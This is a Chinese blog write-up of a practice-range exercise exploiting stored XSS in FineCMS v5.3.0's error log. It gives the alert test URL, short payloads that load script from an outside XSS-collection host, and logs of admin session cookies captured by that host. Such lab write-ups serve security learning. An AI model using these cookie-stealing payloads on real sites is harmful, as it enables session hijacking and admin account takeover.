

存储型XSS靶场

原创

玛卡巴卡巴亚卡 于 2021-04-24 22:56:12 发布 109 收藏

分类专栏: [前端渗透测试](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45540609/article/details/116107105

版权



[前端渗透测试](#) 专栏收录该内容

8 篇文章 0 订阅

订阅专栏

我们看到靶场使用的是CMSv5.3.0, 于是上网搜索它存在的漏洞

别把特斯拉市值超越通用汽车太当回事儿...

猫眼影业联合发行《嫌疑人x》成清明档国产...

FineCMS公益软件 v5.3.0

具体漏洞解析如这篇文章所示<https://www.freebuf.com/column/165269.html>

我们这里利用错误日记插入存储型xss。当我们访问不存在的文件, 页面时会产生错误。产生的错误会记录到错误日志里面, 源码错误日记把记录的恶意语句没有过滤, 当管理员在后台点击查看错误的日志时, 存储型XSS就会触发。

我们这里先用自建环境运行试验一下

The screenshot shows the admin interface of FineCMS v5.3.0. The browser address bar shows '127.0.0.1/admin.php'. The interface includes a navigation menu with options like '首页', '设置', '内容', '微信', '模板', '插件', and '云服务'. The main content area is divided into two sections: '系统' (System) and '软件信息' (Software Information). The '系统' section displays the following details:


程序版本:	FineCMS v5.3.0 build 20180206
服务器IP:	127.0.0.1
服务器环境:	Apache/2.4.23
PHP版本:	PHP5.4.45
数据库版本:	MySQL5.5.53
上传最大值:	2M
POST最大值:	8M

The '软件信息' section displays the following details:

原作者:	李睿
维护团队:	PHP7CMS团队
软件官网:	www.finecms.net
交流论坛:	www.finebug.com
使用手册:	www.finecms.net
开发手册:	codeigniter.org.cn
QQ用户群:	644732788 (进群验证: finecms)

在url里输入如下命令, 显示了弹窗, 说明存在xss漏洞


[http://127.0.0.1/index.php?c=mail&m=test<script>alert\(/XSS/\)</script>](http://127.0.0.1/index.php?c=mail&m=test<script>alert(/XSS/)</script>)



https://blog.csdn.net/weixin_45540609


并且页面跳转404，说明不存在文件

Mail/test



https://blog.csdn.net/weixin_45540609

登录管理页面，管理员查看错误日志时会发现弹窗，这时存储型XSS已被触发



https://blog.csdn.net/weixin_45540609

我们在XSSPT上使用一个极限代码如下，插入url中

```
<script/src=//xsshs.cn/bXEW>
```

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
```


↓↓↓! ~极限代码~! (可以不加最后的>回收符号, 下面代码已测试成功)↓↓↓

```
<scriPt/SrC=//xsshs.cn/bXEW>
```


↓↓↓图片探测↓↓↓

https://blog.csdn.net/weixin_45540609

开发者工具中显示了一个存储型XSS的文件



登录管理员界面访问错误日志



再登录xsspt我们可以看到被打的cookie和网页其他相关信息

Domain: ←←← 此处可选择需要查看的域名


<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2021-04-24 22:23:53	<ul style="list-style-type: none">location : http://127.0.0.1/admin.php?c=system&m=debugtoplocation : http://127.0.0.1/admin.phpcookie : member_id=1,me 88a1cc7f0opener :title :	<ul style="list-style-type: none">HTTP_REFERER : http://127.0.0.1/HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) CREMOTE_ADDR : 111.9.11.223IP-ADD...code :screenshot : 右键新窗口打开查看截图	删除

选中项操作: [删除](#)


https://blog.csdn.net/weixin_45540609

靶场

在这里操作步骤和搭建环境中实验情况类似，步骤不再赘述，不过我一直在xsspt打不到cookie，可能是boot的原因吧



https://blog.csdn.net/weixin_45540609



最后用xsssh站点，选择老默认模块，按照原来步骤，最后打到cookie

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2021-04-25 10:30:39	<ul style="list-style-type: none">location : http://192.168.0.2:8080/admin.php?c=system&m=debugtoplocation : http://192.168.0.2:8080/admin.php?c=system&m=debugcookie : 8b0cba072045805256806b2b24239ded_ci_session=0n6oouuv6kd9emokau453lqq0058nm5bu; member_cookie=d256812b83f3751716e6; member_uid=1; flag=zKaQ-01sdfDCo0opener :title :	<ul style="list-style-type: none">HTTP_REFERER : http://192.168.0.2:8080/admin.php?c=system&m=debugHTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34REMOTE_ADDR : 59.63.200.79IP-ADDR : 江西南昌电信code :screenshot : 右键新窗口打开查看截图	删除

选中项操作: [删除](#)

1 共1页

https://blog.csdn.net/weixin_45540609